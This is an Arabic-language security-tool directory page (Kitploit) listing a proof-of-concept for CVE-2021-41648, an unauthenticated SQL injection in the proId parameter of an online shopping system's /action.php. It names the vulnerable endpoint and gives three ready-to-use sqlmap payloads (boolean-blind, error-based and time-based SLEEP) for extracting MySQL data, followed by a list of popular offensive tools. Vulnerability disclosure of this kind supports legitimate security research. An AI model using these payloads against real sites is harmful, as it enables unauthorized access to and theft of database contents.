
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2021-41648 — أداة استغلال (Proof-of-concept) لثغرة حقن SQL غير مصادق عليها في نظام التسوق الإلكتروني عبر وسيط proId، مما يتيح استخراج البيانات من قاعدة بيانات MySQL. | Kitploit
أدوات/GitHubGitHub/mobiusbinary/cve-2021-41648
تحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويباختبار الاختراق
GitHubmobiusbinary/cve-2021-41648

CVE-2021-41648

أداة استغلال (Proof-of-concept) لثغرة حقن SQL غير مصادق عليها في نظام التسوق الإلكتروني عبر وسيط proId، مما يتيح استخراج البيانات من قاعدة بيانات MySQL.

عرض المستودع
24منذ 5 سنواتلم تتم المراجعة بعد
مشاركة

CVE-2021-41648

CVE-2021-41648 حقن SQL في نظام التسوق عبر الإنترنت

نظام التسوق عبر الإنترنت عرضة لهجمات حقن SQL العمياء المستندة إلى الأخطاء/المنطقية غير المصادق عليها والهجمات المستندة إلى الأخطاء.

لا يقوم معامل proId في صفحة /action.php بتطهير إدخال المستخدم، مما يسمح للمهاجم باستخراج بيانات حساسة من قاعدة بيانات MySQL الأساسية.

رابط التطبيق

online-shopping-system

المكونات والمعامل المتأثرة

URL: /action.php
المعامل: proId

إثباتات المفهوم (PoCs)

حمولات SQLMAP

معامل proId في صفحة /action.php


المعامل: proId (POST) النوع: أعمى قائم على المنطق (boolean-based blind) العنوان: OR أعمى قائم على المنطق - عبارة WHERE أو HAVING (NOT - تعليق MySQL) الحمولة: proId=61 OR 17-7=10' OR NOT 4774=4774#&addToCart=1

النوع: قائم على الخطأ (error-based) العنوان: MySQL >= 5.0 OR قائم على الخطأ - WHERE, HAVING, ORDER BY أو GROUP BY (FLOOR) الحمولة: proId=61 OR 17-7=10' OR (SELECT 6869 FROM(SELECT COUNT(*),CONCAT(0x717a716271,(SELECT (ELT(6869=6869,1))),0x716a627871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- gfTu&addToCart=1

النوع: أعمى قائم على الوقت (time-based blind) العنوان: MySQL >= 5.0.12 AND أعمى قائم على الوقت (استعلام SLEEP) الحمولة: proId=61 OR 17-7=10' AND (SELECT 2990 FROM (SELECT(SLEEP(5)))YhWy)-- xWNo&addToCart=1

إذا كانت صورة إثبات المفهوم غير واضحة، يرجى النقر على GIF لتحميلها بدقة أفضل.

إثبات المفهوم - proId

تم اكتشافه بواسطة

Jason Colyvas
MOBIUSBINARY
21 سبتمبر 2021

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    927
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    555
  • 3

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    360
  • 4

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    357
  • 5

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    289

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →





